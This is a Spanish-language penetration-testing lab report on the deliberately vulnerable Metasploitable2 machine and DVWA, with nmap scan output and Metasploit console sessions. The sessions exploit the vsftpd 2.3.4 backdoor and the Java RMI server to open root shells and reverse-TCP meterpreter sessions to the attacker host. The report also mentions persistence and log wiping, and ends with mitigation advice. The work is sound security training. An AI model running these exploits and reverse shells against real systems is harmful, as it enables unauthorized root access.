

Reporte de Pentesting

Mauricio Piscitelli
30 de noviembre de 2024

ÍNDICE

| | |
|-----------------------------------|----|
| Introducción | 2 |
| Enfoque y estrategias | 3 |
| Fases del pentesting | 4 |
| Vulnerabilidades detectadas | 5 |
| Propuesta de prevención | 8 |
| Mitigación..... | 9 |
| Conclusión | 10 |

Introducción

En este informe se presentará los resultados del pentesting realizado a la máquina metasploitable2 y su servidor web DWVA, en el cual se utilizó como atacante a la máquina Kali Linux. Se realizó una fase de escaneo en la que se utilizó la herramienta nmap junto con los scripts NSE para descubrir posibles vulnerabilidades y explotarlas con el framework metasploit con el fin de obtener un conocimiento del peligro que representan para la organización, y su mitigación y prevención para el futuro.

El presente informe contiene información confidencial el cual no debe ser compartido por ningún medio excepto que dicho medio se encuentre específicamente aprobado por las políticas de la organización. Todas las copias y/o versiones de este documento deben ser guardadas en un sitio protegido.

El objetivo de este procedimiento fue identificar las vulnerabilidades dentro del alcance acordado por ambas partes, y los riesgos que pueden ocasionar para la organización

Como objetivos específicos se planteó:

- Detectar vulnerabilidades y problemas en la seguridad que puedan ser aprovechados para ataques maliciosos
- Evaluar la efectividad y la respuesta de los sistemas de seguridad (Firewalls, IDS,entre otros)
- Analizar y determinar el nivel de peligro para la infraestructura de la compañía de acuerdo con las vulnerabilidades detectadas
- Presentar recomendaciones y soluciones que permitan mitigar y proteger para minimizar los riesgos.


Enfoque y estrategias

El enfoque y la estrategia utilizada para ambas pruebas fue el mismo. La primera estrategia fue recaudar la mayor cantidad de información de la máquina Metasploitable2 y el servidor DVWA que se encontraba en ella. Después se investigaron las vulnerabilidades asociadas a los servicios corriendo y sus versiones correspondiente para después utilizar el framework metasploit y explotarlas. Una vez explotadas se intentó escalar de privilegios y generar permanencia.

La diferencia en el enfoque entre el pentesting a la máquina Metasploitable2 y al servidor DVWA radica en que buscaremos vulnerabilidades diferentes ya que el servidor puede presentar inseguridades en cuanto a los servicios http/https, SQL, entre otros, mientras que la máquina como tal puede presentar inseguridades en cuanto a los servicios crontab, sudo, FTP, entre otros.

Fases del Pentesting

Para ambos procedimientos de reconocimiento del pentesting utilizamos Nmap como herramienta, ejecutamos el script NSE vuln con el comando ““sudo nmap -sV --script=vuln” el cual dió como resultado una amplia variedad de vulnerabilidades como se muestra en la siguiente imagen.



```
root@kali: /home/kali
File Actions Edit View Help
21/tcp open ftp vsftpd 2.3.4
ftp-vsftpd-backdoor:
VULNERABLE:
vsftpd version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
ID: CVE-2011-2523 BID:48539
vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://www.securityfocus.com/bid/48539
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
vulners:
cpe:/a:openssh:openssh:4.7p1:
95499236-C9FE-56A6-9D7D-E943A24B633A 10.0 https://vulners.com/g
ithubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*
2C119FFA-ECB8-5E14-AAA4-35A42C38071A 10.0 https://vulners.com/g
ithubexploit/2C119FFA-ECB8-5E14-AAA4-35A42C38071A *EXPLOIT*
CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
8B19ACB8-3E89-5E31-9828-8064A1575823 9.0 https://vulners.com/g
ithubexploit/8B19ACB8-3E89-5E31-9828-8064A1575823 *EXPLOIT*
8FC9C5AB-3968-5F3C-825E-E80B5379A623 9.8 https://vulners.com/g
ithubexploit/8FC9C5AB-3968-5F3C-825E-E80B5379A623 *EXPLOIT*
8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/g
ithubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
5E696884-D8D6-57FA-BF61-D9B22190827A 9.8 https://vulners.com/g
ithubexploit/5E696884-D8D6-57FA-BF61-D9B22190827A *EXPLOIT*
0221525F-07F5-5798-912D-F4B9E2D1B587 9.8 https://vulners.com/g
ithubexploit/0221525F-07F5-5798-912D-F4B9E2D1B587 *EXPLOIT*
CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
SSV:78173 7.8 https://vulners.com/seebug/SSV:78173 *EXPL
OIT*
SSV:69983 7.8 https://vulners.com/seebug/SSV:69983 *EXPL
OIT*
PACKETSTORM:98796 7.8 https://vulners.com/packetstorm/PACKE
```

Para el momento de la fase de explotación de las vulnerabilidades se utilizó el framework Metasploit tanto como para la máquina Metasploitable2 como para el servidor DVWA, sin embargo, lo que cambió fue la vulnerabilidad a explotar. Se intentó en ambos generar una sesión meterpreter para obtener el acceso como root y generar permanencia.

Vulnerabilidades detectadas

En la máquina Metasploitable2 se detectó la vulnerabilidad vsFTPD backdoor, la cual es una vulnerabilidad creada intencionalmente en la versión 2.3.4 en la que cualquier atacante puede ingresar al server FTP usando cualquier nombre de usuario seguido del string “:”)” sin proporcionar ninguna contraseña.

Se utilizó el framework Metasploit para cargar el modulo vsFTPD backdoor, y explotar la vulnerabilidad para obtener acceso remoto a un shell.

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
[[[ [[[
Metasploit v6.4.34-dev
+ -- --[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --[ 1468 payloads - 49 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:41323 -> 10.0.2.6:6200) at 2024-11-24 15:43:39 -0500
```

A pesar de tener una sesión root en la shell de la máquina objetivo se utilizó el comando “sessions -u 1” para mejorar el shell a un meterpreter, el cual nos permitiría realizar acciones como migración de payloads, modificación de archivos, entre otros.

```
msf6 exploit(unix/local/opensmtpd_oob_read_lpe) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.15:4433
[*] Sending stage (1017704 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.15:4433 -> 10.0.2.6:44730) at 2024-11-24 16:18:38 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/local/opensmtpd_oob_read_lpe) > sessions -i 2
[*] Starting interaction with 2 ...
```

Con un simple `getuid` se verificó que teníamos una sesión activa del meterpreter y nuestros privilegios eran de root, lo que podría facilitar la modificación de archivos como `/etc/passwd` para crear usuarios no autorizados, modificar servicios o ejecutar payloads maliciosos con el fin de mantener permanencia y eliminar los logs para no dejar rastro.

```
meterpreter > getuid
Server username: root
meterpreter >
```

En el servidor DVWA se detectó la vulnerabilidad RMI, esta trata sobre que la configuración predeterminada del registro RMI permite cargar clases desde URL remotas que pueden conducir a la ejecución remota de código. Si bien el RMI no es una vulnerabilidad específica de un servidor, es un protocolo de comunicación.

Se utilizó el framework Metasploit para cargar el módulo del `rmi_java_server` y explotarlo.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    0.0.0.0          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099            yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.6:1099 - Using URL: http://10.0.2.15:8080/BqQH1ZYJR5
[*] 10.0.2.6:1099 - Server started.
[*] 10.0.2.6:1099 - Sending RMI Header...
[*] 10.0.2.6:1099 - Sending RMI Call...
[*] 10.0.2.6:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:52281) at 2024-11-25 19:35:10 +0100
```

Esta vulnerabilidad permite ejecutar código de forma remota además de iniciar sesión con un meterpreter directamente, lo que garantiza funciones para ejecutar payloads maliciosa y escalar privilegios. En este caso, el exploit otorgó acceso de root directamente.

```
meterpreter > getuid  
Server username: root  
meterpreter > 
```


Propuesta de prevención

Para prevenir futuros ataques a vulnerabilidades nuevas, la mejor solución es actualizar el sistema, servicios y aplicaciones a todas sus versiones más estables y más recientes, con el fin de parchear aquellos errores de seguridad que han podido surgir durante el tiempo. También es necesario implementar sistemas de firewall como iptables o ufw así como IDS para mitigar el ataque en tiempo real.

Otra recomendación es utilizar el principio de menor privilegio, y asegurarse que los archivos sensibles como `/etc/passwd` o `/etc/shadow`, tienen los permisos adecuados para no ser ejecutados y modificados por cualquier usuario no autorizado.

Por último, se recomienda revisar todos los puertos para filtrar las versiones de los servicios activos en ellos, así como también desactivar los servicios que no son estrictamente necesarios para nuestra compañía y cerrar aquellos puertos que tampoco se utilizan.

Mitigación

La mejor forma de evitar esta vulnerabilidad es actualizar todos los servicios y aplicaciones a las versiones mas recientes y estables, esta vulnerabilidad ocurre solamente en la versión 2.3.4 del ftpd, por lo que parchearla sería la manera más eficaz de prevenir futuros ataques.

En cuanto de a la vulnerabilidad RMI la medida de prevención es evitar tener el RMI configurado de forma default, y si se va a utilizarlo, configurarlo de la forma en la que se necesite y sea más seguro.

El actualizar el ftpd a su versión más reciente eliminaría por completo esta vulnerabilidad lo que hace realmente de esta opción muy efectiva, en cuanto a la vulnerabilidad RMI desactivarla o configurarla de otra forma también eliminaría esta vulnerabilidad. Ambas propuestas son muy efectivas por lo que se recomienda llevarlas a cabo de forma inmediata.

Conclusión

Las malas configuraciones y las actualizaciones obsoletas son dos de los principales motivos de vulnerabilidades más peligrosas y más explotadas, estas pertenecen dentro de los tops 10 OWASP, por lo que ser meticuloso al momento de configurar los servicios es muy importante para mantener la integridad y la privacidad, así como también actualizar con regularidad los servicios, aplicaciones y el sistema para garantizar la versión más estable y segura.

Se deben realizar estas acciones de forma inmediata para prevenir futuros ataques.